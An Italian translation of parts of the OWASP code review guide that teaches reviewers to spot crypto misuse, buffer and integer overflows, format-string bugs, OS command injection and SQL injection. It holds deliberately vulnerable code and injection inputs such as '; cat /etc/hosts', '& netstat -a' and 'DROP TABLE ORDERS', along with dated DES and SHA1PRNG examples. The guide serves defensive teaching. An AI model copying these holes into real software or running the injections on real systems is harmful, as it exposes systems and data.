 * The following modes of DES encryption are supported by SUNJce provider
 * 1. ECB (Electronic code Book) - Every plaintext block is encrypted separately
 * 2. CBC (Cipher Block Chaining) - Every plaintext block is XORed with the previous ciphertext block
 * 3. PCBC (Propogating Cipher Block Chaining) -
 * 4. CFB (Cipher Feedback Mode) - The previous ciphertext block is encrypted and this enciphered block is XORed with the
plaintext block to produce the corresponding ciphertext block
 * 5. OFB (Output Feedback Mode) -
 *
 *High Level Algorithm :
 * 1. Generate a DES key
 * 2. Create the Cipher (Specify the Mode and Padding)
 * 3. To Encrypt : Initialize the Cipher for Encryption
 * 4. To Decrypt : Initialize the Cipher for Decryption
 *
 * Need for Padding :
 * Block ciphers operates on data blocks on fixed size n.
 * Since the data to be encrypted might not always be a multiple of n, the remainder of the bits are padded.
 * PKCS#5 Padding is what will be used in this program
 *
 */

public class DES {
	public static void main(String[] args) {

		String strDataToEncrypt = new String();
		String strCipherText = new String();
		String strDecryptedText = new String();
```

```
try{
/**
 *  Step 1. Generate a DES key using KeyGenerator
 *
 */
KeyGenerator keyGen = KeyGenerator.getInstance("DES");
SecretKey secretKey = keyGen.generateKey();

/**
 *  Step2. Create a Cipher by specifying the following parameters
 *                              a. Algorithm name - here it is DES
 *                              b. Mode - here it is CBC
 *                              c. Padding - PKCS5Padding
 */

Cipher desCipher = Cipher.getInstance("DES/CBC/PKCS5Padding");

/**
 *  Step 3. Initialize the Cipher for Encryption
 */

desCipher.init(Cipher.ENCRYPT_MODE,secretKey);

/**
 *  Step 4. Encrypt the Data
 *                  1. Declare / Initialize the Data. Here the data is of type String
 *                  2. Convert the Input Text to Bytes
 *                  3. Encrypt the bytes using doFinal method
 */
strDataToEncrypt = "Hello World of Encryption using DES ";
byte[] byteDataToEncrypt = strDataToEncrypt.getBytes();
byte[] byteCipherText = desCipher.doFinal(byteDataToEncrypt);
strCipherText = new BASE64Encoder().encode(byteCipherText);
System.out.println("Cipher Text generated using DES with CBC mode and PKCS5 Padding is "
+strCipherText);

/**
 *  Step 5. Decrypt the Data
 *                  1. Initialize the Cipher for Decryption
```

```
 *                    2. Decrypt the cipher bytes using doFinal method
 */
desCipher.init(Cipher.DECRYPT_MODE,secretKey,desCipher.getParameters());
 //desCipher.init(Cipher.DECRYPT_MODE,secretKey);
byte[] byteDecryptedText = desCipher.doFinal(byteCipherText);
strDecryptedText = new String(byteDecryptedText);
System.out.println(" Decrypted Text message is " +strDecryptedText);
}

catch (NoSuchAlgorithmException noSuchAlgo)
{
        System.out.println(" No Such Algorithm exists " + noSuchAlgo);
}

        catch (NoSuchPaddingException noSuchPad)
        {
                System.out.println(" No Such Padding exists " + noSuchPad);
        }

                catch (InvalidKeyException invalidKey)
                {
                        System.out.println(" Invalid Key " + invalidKey);
                }

                catch (BadPaddingException badPadding)
                {
                        System.out.println(" Bad Padding " + badPadding);
                }

                catch (IllegalBlockSizeException illegalBlockSize)
                {
                        System.out.println(" Illegal Block Size " + illegalBlockSize);
                }

                catch (InvalidAlgorithmParameterException invalidParam)
                {
                        System.out.println(" Invalid Parameter " + invalidParam);
                }
}
```

}

PATTERN DI ESEMPIO

Consiglio: Utilizza alta entropia
Il codice che segue mostra un esempio di generazione di chiavi attraverso alta entropia (disponibile per Using the Java Cryptographic Extensions):

```
package org.owasp.java.crypto;

import java.security.SecureRandom;

import java.security.NoSuchAlgorithmException;

import sun.misc.BASE64Encoder;


/**

 * @author Joe Prasanna Kumar

 * This program provides the functionality for Generating a Secure Random Number.

 *

 * There are 2 ways to generate a  Random number through SecureRandom.

 * 1. By calling nextBytes method to generate Random Bytes

 * 2. Using setSeed(byte[]) to reseed a Random object

 *

 */
```

```
public class SecureRandomGen {

/**  @param args */

        public static void main(String[] args) {

        try {

            // Initialize a secure random number generator

            SecureRandom secureRandom = SecureRandom.getInstance("SHA1PRNG");

            // Method 1 - Calling nextBytes method to generate Random Bytes

            byte[] bytes = new byte[512];

            secureRandom.nextBytes(bytes);

            // Printing the SecureRandom number by calling secureRandom.nextDouble()

            System.out.println(" Secure Random # generated by calling nextBytes() is " + secureRandom.nextDouble());

            // Method 2 - Using setSeed(byte[]) to reseed a Random object

            int seedByteCount = 10;

            byte[] seed = secureRandom.generateSeed(seedByteCount);

            // TBR System.out.println(" Seed value is " + new BASE64Encoder().encode(seed));

           secureRandom.setSeed(seed);

           System.out.println(" Secure Random # generated using setSeed(byte[]) is  " + secureRandom.nextDouble());


          } catch (NoSuchAlgorithmException noSuchAlgo)

                {

                        System.out.println(" No Such Algorithm exists " + noSuchAlgo);

                }

        }
```

```
}
```

CONSIGLIO: UTILIZZA ALGORITMI FORTI

Di seguito viene illustrato un esempio di implementazione dell' algortimo AES (disponibile per Using the Java Cryptographic Extensions):

```
package org.owasp.java.crypto;

import javax.crypto.KeyGenerator;

import javax.crypto.SecretKey;

import javax.crypto.Cipher;

import java.security.NoSuchAlgorithmException;

import java.security.InvalidKeyException;

import java.security.InvalidAlgorithmParameterException;

import javax.crypto.NoSuchPaddingException;

import javax.crypto.BadPaddingException;

import javax.crypto.IllegalBlockSizeException;

import sun.misc.BASE64Encoder;


/**

 * @author Joe Prasanna Kumar

 * This program provides the following cryptographic functionalities

 * 1. Encryption using AES

 * 2. Decryption using AES

 * High Level Algorithm :

 * 1. Generate a DES key (specify the Key size during this phase)
```

```
* 2. Create the Cipher
* 3. To Encrypt : Initialize the Cipher for Encryption
* 4. To Decrypt : Initialize the Cipher for Decryption
*/

public class AES {
	public static void main(String[] args) {

		String strDataToEncrypt = new String();
		String strCipherText = new String();
		String strDecryptedText = new String();

	try{
		/**
		 *  Step 1. Generate an AES key using KeyGenerator
		 *  Initialize the keysize to 128 */
		KeyGenerator keyGen = KeyGenerator.getInstance("AES");
		keyGen.init(128);
		SecretKey secretKey = keyGen.generateKey();

		/**  Step2. Create a Cipher by specifying the following parameters
		 *a. Algorithm name - here it is AES */
		Cipher aesCipher = Cipher.getInstance("AES");
		/**
		 *  Step 3. Initialize the Cipher for Encryption
```

```
 */
aesCipher.init(Cipher.ENCRYPT_MODE,secretKey);
/**
 *  Step 4. Encrypt the Data
 *1. Declare / Initialize the Data. Here the data is of type String
 *2. Convert the Input Text to Bytes
 *3. Encrypt the bytes using doFinal method
 */
strDataToEncrypt = "Hello World of Encryption using AES ";
byte[] byteDataToEncrypt = strDataToEncrypt.getBytes();
byte[] byteCipherText = aesCipher.doFinal(byteDataToEncrypt);
strCipherText = new BASE64Encoder().encode(byteCipherText);
System.out.println("Cipher Text generated using AES is " +strCipherText);
/**
 *  Step 5. Decrypt the Data
 *1. Initialize the Cipher for Decryption
 *2. Decrypt the cipher bytes using doFinal method
 */
aesCipher.init(Cipher.DECRYPT_MODE,secretKey,aesCipher.getParameters());
byte[] byteDecryptedText = aesCipher.doFinal(byteCipherText);
strDecryptedText = new String(byteDecryptedText);
System.out.println(" Decrypted Text message is " +strDecryptedText);
}
        catch (NoSuchAlgorithmException noSuchAlgo)
{
```

```
                System.out.println(" No Such Algorithm exists " + noSuchAlgo);
        }


                catch (NoSuchPaddingException noSuchPad)
                {
                        System.out.println(" No Such Padding exists " + noSuchPad);
                }


                        catch (InvalidKeyException invalidKey)
                        {
                                System.out.println(" Invalid Key " + invalidKey);
                        }


                        catch (BadPaddingException badPadding)
                        {
                                System.out.println(" Bad Padding " + badPadding);
                        }


                        catch (IllegalBlockSizeException illegalBlockSize)
                        {
                                System.out.println(" Illegal Block Size " + illegalBlockSize);
                        }


                        catch (InvalidAlgorithmParameterException invalidParam)
                        {
```

```
                                        System.out.println(" Invalid Parameter " + invalidParam);
                                }
        }
}
```

LEGGI E REGOLAMENTI

Esistono un numero di paesi dove l' uso della crittografia è considerato illegale. Ne segue che lo sviluppo o l' uso di applicazioni che presentano processi crittografici potrebbe subire modifiche a seconda del paese. Alla risorsa indicata [8] è possibile osservare lo stato attuale delle cose riguardo alla crittografia paese per paese.

DISEGNO E IMPLEMENTAZIONE

DEFINIZIONI SPECIFICHE

Il codice relativo all' implementazione dei processi e degli algoritmi dovrebbe seguire una metodologia di audit in base a determinate specifiche. In tal modo sarà possibile definire il livello di sicurezza del software e quindi offrire una misura per quanto riguarda la crittografia utilizzata.

LIVELLO DELLA QUALITÀ DEL CODICE

Il codice crittografico scritto o utilizzato dovrebbe essere di alto livello in termini di implementazione. Questo significa semplicità, assertions, uint testing, e ovviamente modularità.

ATTACCHI DI PROTOCOLLO E CANALE PARALLELO

Dal momento che un algoritmo è statico per natura, il suo uso attraverso un mezzo di comunicazione definisce un protocollo. Questo comporta problemi relativi al timeout, il modo in cui il messaggio viene ricevuto e su quale tipo di canale deve essere inviato.

RIFERIMENTI

[1] Bruce Schneier, Applied Cryptography, John Wiley & Sons, 2nd edition, 1996.

[2] Michael Howard, Steve Lipner, The Security Development Lifecycle, 2006, pp. 251 - 258

[3] .NET Framework Developer's Guide, Cryptographic Services, http://msdn2.microsoft.com/en-us/library/93bskf9z.aspx

[4] Microsoft Developer Network, Windows Data Protection, http://msdn2.microsoft.com/en-us/library/ms995355.aspx

[5] Sun Developer Network, Java Cryptography Extension, http://java.sun.com/products/jce/

[6] Sun Developer Network, Cryptographic Service Providers and Clean Room Implementations, http://java.sun.com/products/jce/jce122_providers.html

[7] Federal Information Processing Standards, http://csrc.nist.gov/publications/fips/

[8] Bert-Jaap Koops, Crypto Law Survey, 2007, http://rechten.uvt.nl/koops/cryptolaw/

https://www.owasp.org/index.php/Codereview-Cryptography

REVISIONE TECNICA: BUFFER OVERRUNS E OVERFLOWS

IL BUFFER

Il Buffer è una sezione di memoria utilizzata per salvare le informazioni. Esempio: un programma deve ricordare determinate cose, ad esempio cosa contiene il tuo carta di credito o quale dati sono stati inseriti nelle operazioni precedenti. Questo informazioni sono salvate in una porzione di memoria: il buffer.

Attività correlate

Descrizione del Buffer Overflow

Osserva l' articolo OWASP sugli attacchi Buffer Overflow. http://www.owasp.org/index.php/Buffer_overflow_attack

Osserva l' articolo OWASP sulle vulnerabilità Buffer Overflow. http://www.owasp.org/index.php/Buffer_Overflow

Come evitare le vulnerabilità Buffer Overflow

Leggi l' articolo sul documento OWASP Development Guide su come evitare le vulnerabililtà Buffer Overflow.

Come testare le vulnerabililtà Buffer Overflow

Leggi l' articolo sul documento OWASP Development Guide su come testare vulnerabilità Buffer Overflow.

COME LOCALIZZARE POTENZIALI VULNERABILITÀ

Per localizzare potenziali vulnerabilità nel codice relative al buffer overflow, è necessario osservare particolari parole chiavi nel codice come :

Arrays:

int x[20];

int y[20][5];

int x[20][5][3];

Format Strings:

printf() ,fprintf(), sprintf(), snprintf().

%x, %s, %n, %d, %u, %c, %f

Over flows:

strcpy (), strcat (), sprintf (), vsprintf ()

PATTERNS VULNERABILI

'Vanilla' buffer overflow:

Esempio: un programma potrebbe avere la necessità di tenere traccia dei giorni della settimana (7). Il codice del programma indica al computer di salvare uno spazio di 7 numeri. Questo è un esempio di buffer. Ma cosa accade se vengono aggiunti 8 numeri? Linguaggi come il C e C++ non eseguono tale controllo, e quindi se il programma è scritto in uno di questi linguaggi, l'ottavo numero savrascriverà la parte successiva di memoria dedicata ad un altro programma, causandone la corruzione. Questo può causare il crash del programma oppure che venga eseguito un codice malevolo, dal momento che il payload overflow è anch'esso codice.

```
void copyData(char *userId) {
  char  smallBuffer[10]; // size of 10
  strcpy(smallBuffer, userId);
}
int main(int argc, char *argv[]) {
char *userId = "01234567890"; // Payload of 11
copyData (userId); // this shall cause a buffer overload
}
```

I Buffer overflows sono il risultato dell'inserimento di dati in un contenitore non capace di contenrne

FORMATTARE LE STRINGHE

Una funzione di formattazione è una funzione definita all' interno delle specifiche ANSI C. Può essere utilizzata per trasformare dati primitivi in un formato leggibile (human readable form). Erano utilizzate in tutti i programmi precedenti al C per mostrare le informazioni in output, stampare messaggi di errore, o processare stringhe.

Alcuni parametri di formattazione:

%x hexadecimal (unsigned int)

%s string ((const) (unsigned) char *)

%n number of bytes written so far, (* int)

%d decimal (int)

%u unsigned decimal (unsigned int)

Esempio:

printf ("Hello: %s\n", a273150);

La stringa “%s” in questo caso assicura che il parametro (a273150) venga stampato come stringa.

Attraverso l' uso delle funzioni di formattazione è possibile controllare il comportamento delle stringhe. Quindi l' inserimento di parametri di formattazione come input potrebbe generare l' esecuzione di funzionalità non attese dalla nostra applicazione! Cosa siamo esattamente capaci di far fare all' applicazione?

Crashing di una applicazione:

printf (User_Input);

Se in input inseriamo %x (hex unsigned int), la funzione **printf** si aspetterebbe di trovare un numero intero all' interno della stringa da formattare, ma nessun argomento numerico è presente. Questo non può essere individuato “at compile time”. “At runtime” questo problema verrà fuori.

Walking the stack:

Per ogni carattere '%' presente nell' argomento che la funzione printf trova assume che esista un valore associato nello stack. In questo modo la funzione cammina all' interno dello stack finché non trova il valore corrispondente individuato per mostrarlo all' utente.

Utilizzando le funzioni di formattazione è possibile eseguire alcuni accessi invalidi utilizzando un formato stringa come questo:

printf ("%s%s%s%s%s%s%s%s%s%s%s");

Ancora peggio sarebbe utilizzare la direttiva **%n** in **printf()**. Tale direttiva This directive takes an **int*** and **writes** the number of bytes so far to that location.

Dove cercare per queste potenziali vulnerabilità. Questo problema riguarda prevalentemente la famiglia delle funzioni **printf()**, **printf(),fprintf(), sprintf(), snprintf().** Anche **syslog()** (scrive le informazioni sul log di sistema) e setproctitle(*const char *fmt*, ...); (che setta le stringhe utilizzate per mostrare l' informazione riguardante l' identifcativo di preocesso).

INTEGER OVERFLOWS:

```
include <stdio.h>

  int main(void){

        int val;

        val = 0x7fffffff;         /* 2147483647*/

        printf("val =%d (0x%x)\n", val, val);

        printf("val + 1 =%d (0x%x)\n", val + 1 , val + 1); /*Overflow the int*/

        return 0;

  }
```

La rappresentazione binaria di 0x7fffffff is 11111111111111111111111111111111; questo intero è inizializzato con il massimo valore positivo che un signed long integer può avere.

Qui quando aggiungiamo 1 al valore esadecimale 0x7fffffff il valore intero overflows (va oltre) e passa ad un numero negativo (0x7fffffff + 1 = 80000000) la cui rappresentazione decimale è -2147483648. Pensa al problema che potrebbe causare!! I compilatori non riusciranno ad individuare questo e l' applicativo non solleverà questo problema.

Questo problema si verifica quando utilizziamo signed integers per eseguire comparazioni, in aritmetica e quando viene eseguita comparazione tra signed integers con unsigned integers.

Esempio:

```
int myArray[100];

  int fillArray(int v1, int v2){

     if(v2 > sizeof(myArray) / sizeof(int)){

        return -1; /* Too Big !! */

     }

     myArray [v2] = v1;

     return 0;

  }
```

Qui se v2 è un numero negativo la condizione ***if*** risulta vera. Questa condizione osserva se il numero v2 è più grande della dimensione dell' array. La linea **myArray[v2] = v1** assegan il valore v1 ad una locazione che sta fuori dai confini dell' array e causerà risultati inaspettati.

Good Patterns & procedures per prevenire buffer overflows:

Esempio:

```
void copyData(char *userId) {

  char  smallBuffer[10]; // size of 10

  strncpy(smallBuffer, userId, 10); // only copy first 10 elements

  smallBuffer[9] = 0; // Make sure it is terminated.

}
```

```
int main(int argc, char *argv[]) {

  char *userId = "01234567890"; // Payload of 11

  copyData (userId); // this shall cause a buffer overload

}
```

Il code sopra non è vulnerabile a buffer overflow poiché la funzionalità di copia utilizza una specifica lunghezza, 10.

Le funzioni come **strcpy (), strcat (), sprintf ()** e **vsprintf ()** operano su *null terminated strings* ed non eseguono controlli sulle dimensioni (no bounds checking). **gets ()** è un' alta funzione che legge in input (in un buffer) da stdin fino ad un newline o EOF (End of File). La famiglia delle funzioni **scanf ()** anche' essa è vulnerabile al buffer overflows.

Utillizzando strncpy(), strncat(), snprintf(), e fgets() vengono mitigati tutti questi problemi specificando la massima lunghezza della stringa. I dettagli sono molto differenti e The details are slightly different and thus understanding their implications is required.

Osserva sempre le dimensioni di un array prima di scriverlo in un buffer.

La Microsoft C runtime provvede inoltre una versione aggiuntiva di molte funzioni con il suffisso _s (strcpy_s, strcat_s, sprintf_s). Tali funzioni eseguono controlli aggiuntivi rigurado error conditions e richiamano un error handler nel caso di errore. (Osserva Security Enhancements in CRT) http://msdn2.microsoft.com/en-us/library/8ef0s5kh(VS.80).aspx

.NET & JAVA

Il codice C# o C++ nel framework .NET può essere immune a buffer overflows se il codice è *managed*. Il codicie Managed è codice eseguito da una virtual machine .NET, come quella di Microsoft. Prima che il codice venga eseguito, l' Intermediate Language è compilato in codice nativo.The managed execution environment's own runtime-aware complier performs the compilation; quindi l' ambiente di esecuzione managed può garantire cosa farà il codice. Anche il linguaggio di sviluppo Java non soffre di problematiche legate al buffer overflows; dal momento che non vengono richiamti metodi nativi o chiamate al sistema, il buffer overflow non è un problema. Infine anche le classiche pagine ASP sono immuni al buffer overflow dal momento che i controlli su Integer Overflow sono eseguiti dall' interprete VBScript durante l' esecuzione del codice.

REVIEWING CODE FOR OS INJECTION

INTRODUZIONE

Le falle relative ad “Injection flaws” permettono all'attaccante di passare codice malevolo attraverso un applicativo web fino ad un altro sottosistema. In base al tipo di sottosistema, possono essere eseguiti differenti tipi di injection attacks: RDBMS: SQL Injection WebBrowser/Appserver: SQL Injection OS-shell: Operating system commands Calling external applications from your application.

OS Command Injection è una delle classi di attacco che ricade nell' insieme Injection Flaws. In altre classificazioni, viene posizionata nella categoria Input Validation and Representation, OS Command Injection threat class è definita come Failure to Sanitize Data into Control Plane weakness e Argument Injection attack pattern enumeration. OS Command Injection avviene quando l' applicazione accetta non-fidati/insicuri input e li passa ad applicativi esterni (sia il nome dell' applicativo stesso o argomenti) senza validazione o escape appropriato.

COME LOCALIZZARE POTENZIALI VULNERABILITÀ

Molti sviluppatori sono convinti che i campi di testo siano le uniche aree sensibili alla validazione, ovvero gli unici campi che debbano essere validati. Questa è ovviamente una errata assunzione. Qualsiasi input esterno deve essere validato:

Text fields, List boxes, radio buttons, check boxes, cookies, HTTP header data, HTTP post data, hidden fields, parameter names and parameter values. … e questa lista non è esaustiva.

Le comunicazioni “Process to process” o “entity-to-entity” devono essere osservate nel dettaglio. Qualsiasi linea di codice che permette di comunicare con un processo di upstream o downstream e accetta in input da esso deve essere revisionato.

Tutte le injection flaws sono errori legati alla validazione dell' input (input-validation errors). La presenza di un injection flaw è un indicatore di una non corretta validazione del dato sull' input ricevuto da una sorgente esterna al di là dei confini fidati (boundary of trust), which gets more blurred every year.

Teoricamente per questo tipo di vulnerabilità è necessario trovare tutti gli input stream all' interno dell' applicazione. Ad esempio dal browser di un utente, CLI o da un semplice client ma anche da un processo di upstream che popola di dati (feed) la nostra applicazione.

Un esempio potrebbe essere l' analisi del codice per ricercare l' utlizzo di API o packages che sono comunemente utlilizzati per implementare canali di comunicazione.

I packages **java.io**, **java.sql**, **java.net**, **java.rmi**, **java.xml** sono utilizzati per questo tipo di comunicazioni. Cercando i metodi presenti all' interno di questi package può portare a risultati. Una metodologia meno “scientifica” è ricercare parole chiave comuni (common keywords) come ad esempio “UserID”, “LoginID” o “Password”.

PATTERN VULNERABILI PER OS INJECTION

Quello che dobbiamo ricercare sono le relazioni tra applicazione e sistema operativo; le application-utilising del sistema operativo sottostante.

In Java si parla dell' oggetto Runtime, **java.lang.Runtime**. In .NET le chiamate come **System.Diagnostics.Process.Start** sono utilizzate per chiamare le funzioni del sistema operativo. In PHP potremmo cercare chiamate come **exec()** o **passthru()**.

Esempio:

Abbiamo una classe che eventualmente riceve un input tramite un HTTP request. Il seguente codice è utilizzato per eseguire alcuni eseguibili nativi presenti sul server applicativo e ritornare un determinato risultato.

```
public class DoStuff {

public string executeCommand(String userName)

{       try {

                String myUid = userName;

                Runtime rt = Runtime.getRuntime();

                rt.exec("cmd.exe /C doStuff.exe " +"-“ +myUid); // Call exe with userID

        }catch(Exception e)

                {

e.printStackTrace();

                }

        }

}
```

Il metodo executeCommand chiama ***doStuff.exe*** (utilizzando cmd.exe) attraverso il metodo statico ***getRuntime()*** del package ***java.lang.runtime***. Il parametro passato non è validato in alcun modo in questa classe. Stiamo assumendo che il dato non debba essere validato prima di richiamare questo metodo. *Transactional analysis should have encountered any data validation prior to this point.* Inserendo “Joe69” potrebbe succedere questo, cioè l' esecuzione del seguente comando MS DOS: ***doStuff.exe –Joe69*** Inseriamo adesso ***Joe69 & netstat –a*** otterremmo il seguente scenario: exe doStuff potrebbe essere eseguito con parametri Joe69, ma il comando DOS ***netstat*** potrebbe essere invocato. Questo avviene grazie al

parametro “&”, che viene utilizzato come command appender in MS DOS e quindi il comando dopo il carattere & viene eseguito.

Questo potrebbe non accadere se il codice sopra fosse scritto così: (qui assumiamo che ***doStuff.exe*** non agisce come un command interpreter, come ad esempio cmd.exe o /bin/sh);

```
public class DoStuff {

public string executeCommand(String userName)

{       try {

                String myUid = userName;

                Runtime rt = Runtime.getRuntime();

                rt.exec("doStuff.exe " +”-“ +myUid); // Call exe with userID

        }catch(Exception e)

                {

e.printStackTrace();

                }

        }

}
```

Perché? Dalla Java 2 documentation;

... More precisely, the given command string is broken into tokens using a StringTokenizer created by the call new StringTokenizer(command) with no further modification of the character categories. The tokens produced by the tokenizer are then placed in the new string array cmdarray, in the same order ...

L' array prodotto contiene l' eseguibile (il primo item) da invocare e i suoi argomenti(i restanti item). Quindi, dal momento che il primo item che deve essere richiamato è un applicativo che riceve in input dei parametri, non sarà possibile eseguire il comando ***netstat*** nel codice sopra, poiché sarebbe necessario richiamare prima ***cmd.exe*** in Windows o ***sh*** in Unix.

Molti out-of-box source code/assembly analyzers dovrebbero (e qualcuno non lo fa!) mostrare la problematica *Command Execution* quando incotrano API pericolose; ***System.Diagnostics.Process.Start***, ***java.lang.Runtime.exec***. Comunque, ovviamente, il rischio calcolato dovrebbe differire. Nel primo esempio, il "command injection" era presente, nel secondo senza alcuna validazione o escape potrebbe essere presente una "argument injection". Quindi, sicuramente il rischio

continua ad esserci, ma dipende dal comando che viene invocato. Quindi, tale problematica necessità di una analisi dettagliata.

UNIX

Un attaccante potrebbe inserire la stringa **"; cat /etc/hosts"** e il contenuto del file di host potrebbe essere esposto se il comando venisse eseguito attraverso una shell come /bin/bash o /bin/sh.

ESEMPIO .NET:

```
namespace ExternalExecution
{
        class CallExternal
{
        static void Main(string[] args)
{
        String arg1=args[0];
        System.Diagnostics.Process.Start("doStuff.exe", arg1);
}
}
}
```

Ancora di nuovo non esiste alcuna validazione del dato.

CLASSIC ASP EXAMPLE:

```
<%
 option explicit
 dim wshell
```

```
  set wshell = CreateObject("WScript.Shell")

  wshell.run "c:\file.bat " & Request.Form("Args")

  set wshell = nothing

%>
```

Questi attachi includono chiamate al sistema operativo, l' uso di programmi esterni via shell commands, chiamate al database attraverso SQL (i.e. SQL injection). Scripts scritti in Perl, Python, shell, bat, e altri linguaggi possono essere injected ed eseguite in un applicativo web progettato in maniera superficale.

GOOD PATTERNS & PROCEDURES TO PREVENT OS INJECTION

Leggi la sezione Data Validation.

ARITCOLI CORRELATI

Command Injection	http://www.owasp.org/index.php/Command_Injection
Interpreter Injection	http://www.owasp.org/index.php/Interpreter_Injection

REVISIONE TECNICA: SQL INJECTION

INTRODUZIONE

Un attacco di tipo SQL injection consiste nell' inserire o iniettare(injection) nell' applicazione una query SQL attraverso il form in input presente lato client. Un attacco eseguito con successo può permettere la lettura di dati sensibili presenti su database, modificare i dati stessi (Insert/ Update/ Delete), eseguire operazioni su database (come lo spegnimento del DBMS), recuperare il contenuto di un dato file presente sul sistema DBMS, e qualche caso eseguire comandi sul sistema operativo. Gli attacchi di tipo SQL injection attacks sono detti injection attack, nei quali comandi SQL vengono inseriti data-plane input in modo da scatenare l' esecuzione di comandi SQL predefiniti.

ATTIVITÀ CORRELATE

Descrizione delle vulnerabilità di tipo SQL Injection

Leggi l' articolo OWASP su SQL Injection Vulnerabilities. http://www.owasp.org/index.php/SQL_Injection

Leggi l' articolo OWASP su Blind_SQL_Injection Vulnerabilities. http://www.owasp.org/index.php/Blind_SQL_Injection

Come evitare vulnerabilità di tipo SQL Injection

Leggi l' articolo OWASP Development Guide su Avoid SQL Injection Vulnerabilities.
http://www.owasp.org/index.php/Guide_to_SQL_Injection

Come testare vulnerabilità di tipo SQL Injection

Leggi l' articolo OWASP Testing Guide su Test for SQL Injection Vulnerabilities.
http://www.owasp.org/index.php/Testing_for_SQL_Injection

COME LOCALIZZARE POTENZIALI VULNERABILITÀ NEL CODICE

Un modo sicuro per creare SQL statements sicuri è costruire tutte le query tramite PreparedStatement invece che Statement e/o utilzzare store procedure parametrizzate. Le Parameterized stored procedures sono compilate prima che venga aggiunto l' input dell' utente, rendendo cos possibile per un hacker la modifica dell' attuale SQL statement.

L' account utilizzato nella connessione con il database deve avere il minor numero di privilegi possibile. Se l'applicativo necessita solamente della lettura dei dati allora l' account deve avere solo tale accesso (read access only).

Evita di mostrare informazioni di errore: una pessima gestione degli errori è un modo fantastico per offrire ad un hacker la possibilità di profilare attacchi di tipo SQL injection. Un errore SQL non catturato può offrire moltissime informazioni all' utente e contenere informazioni importanti come il nome delle tabelle e delle procedures.

CONNESSIONE CON IL DATABASE: BEST PRACTICES

Use Database stored procedures, but even stored procedures can be vulnerable. Usa query parametrizzate invece che dynamic SQL statements. Valida qualsiasi input esterno: assicurati che tutti gli statements SQL riconoscono l' input dell' utente come variabile, e che gli statements siano precompilati prima che l' input sia sostituito dalle variabili Java.

ESEMPIO SQL INJECTION:

```
String DRIVER = "com.ora.jdbc.Driver";

String DataURL = "jdbc:db://localhost:5112/users";

String LOGIN = "admin";

String PASSWORD = "admin123";

Class.forName(DRIVER);

//Make connection to DB

Connection connection = DriverManager.getConnection(DataURL, LOGIN, PASSWORD);

String Username = request.getParameter("USER"); // From HTTP request

String Password = request.getParameter("PASSWORD"); // From HTTP request

int iUserID = -1;

String sLoggedUser = "";

String sel = "SELECT User_id, Username FROM USERS WHERE Username = '" +Username + "' AND Password = '" + Password
+ "'";

Statement selectStatement = connection.createStatement ();

ResultSet resultSet = selectStatement.executeQuery(sel);
```

```
if (resultSet.next()) {

            iUserID = resultSet.getInt(1);

    sLoggedUser = resultSet.getString(2);

}

PrintWriter writer = response.getWriter ();

if (iUserID >= 0) {

    writer.println ("User logged in: " + sLoggedUser);

} else {



    writer.println ("Access Denied!")

}
```

Quando gli SQL statements sono dinamicamente creati durante l' esecuzione del software, si presenta uno scenario insicuro dal momento che i dati in input possono troncare o rendere malformed o addirittura espandere la query originale!

Innanzitutto, il metodo request.getParameter riceve i dati per una query SQL direttamente da un HTTP request senza alcun tipo di validazione (Minima/Massima lunghezza, Caratteri permessi, Caratteri malevoli). Questo errore permette di inserire SQL ed alterare la funzionalità dello statement originario.

L' applicazione posiziona il dato direttamente nello statement causando la vulnerabilità SQL:

```
String sel = "SELECT User_id, Username FROM USERS WHERE Username = '" Username + "' AND Password = '" + Password + """;
```

.NET

Parameter collections come SqlParameterCollection offre la funzionalità di controllo del tipo e della lunghezza. Se usi un parameters collection, l' input è trattato come valore letterale, e l' SQL Server non lo tratta come codice eseguibile, e quindi il dato non può essere injected. Utilizzando un parameters collection rafforzi il controllo del tipo e della lunghezza. Valori al di fuori di un determinato range scateneranno un eccezione. Assicurati di catturare tale eccezione. Esempio di SqlParameterCollection:

```
using System.Data;
using System.Data.SqlClient;
using (SqlConnection conn = new SqlConnection(connectionString))
{
  DataSet dataObj = new DataSet();
  SqlDataAdapter sqlAdapter = new SqlDataAdapter( "StoredProc", conn);
  sqlAdapter.SelectCommand.CommandType = CommandType.StoredProcedure;
 //specify param type
  sqlAdapter.SelectCommand.Parameters.Add("@usrId", SqlDbType.VarChar, 15);
  sqlAdapter.SelectCommand.Parameters["@usrId "].Value = UID.Text; // Add data from user
  sqlAdapter.Fill(dataObj); // populate and execute proc
}
```

Stored procedures don't always protect against SQL injection:

```
CREATE PROCEDURE dbo.RunAnyQuery
@parameter NVARCHAR(50)
AS
      EXEC sp_executesql @parameter
GO
```

La procedure sopra permette l' esecuzione di qualsiasi SQL venga passato. La direttiva sp_executesql è una stored procedure in Microsoft® SQL Server™

Passi.

```
DROP TABLE ORDERS;
```

Indovina cosa succede? Quindi dobbiamo essere cauti a dire "Siamo sicuri, stiamo usando stored procedures"!

CLASSIC ASP

Per questa tecnologia è possibile utilizzare queries parametrizzate per evitare attacchi di tipo SQL injection attacks. Ecco un buon esempio:

```
<%
   option explicit
   dim conn, cmd, recordset, iTableIdValue

   'Create Connection
   set conn=server.createObject("ADODB.Connection")
   conn.open "DNS=LOCAL"

   'Create Command
   set cmd = server.createobject("ADODB.Command")
   With cmd
            .activeconnection=conn
            .commandtext="Select * from DataTable where Id = @Parameter"
            'Create the parameter and set its value to 1
            .Parameters.Append .CreateParameter("@Parameter", adInteger, adParamInput, , 1)
   End With
   'Get the information in a RecordSet
   set recordset = server.createobject("ADODB.Recordset")
   recordset.Open cmd, conn
   '....
   'Do whatever is needed with the information
   '....
   'Do clean up
```

```
    recordset.Close

    conn.Close

    set recordset = nothing

    set cmd = nothing

    set conn = nothing

%>
```

Tieni presente che questo è codice specifico per SQL Server. Se volessi usare una connessione ODBC/Jet verso un altro DB che supporta parameterized queries , dovresti modificare la query in questo modo:

cmd.commandtext="Select * from DataTable where Id = ?"

Alla fine c'è sempre il modo di fare le cose in modo errato (ma non dovresti):

cmd.commandtext="Select * from DataTable where Id = " & Request.QueryString("Parameter")

REVISIONE TECNICA: DATA VALIDATION

Un' area chiave nella sicurezza delle applicazioni web è la validazione del dato ricevuto da una sorgente esterna. Molti exploit applicativi derivano da una debole validazione dell' input da parte dell' applicazione. Questo offre l' opportunità all' attacante di far eseguire all' applicazione alcune funzionalità non previste.

Attività correlate:

COME EVITARE VULNERABILITÀ CROSS-SITE SCRIPTING

Osserva l' articolo Data Validation nel documento OWASP Development Guide .

Canonicalizzazione dell' input

L' Input può essere codificato in un formato che può essere interpretato correttamente dall' applicazione, ma non è detto che sia esente da attacchi.

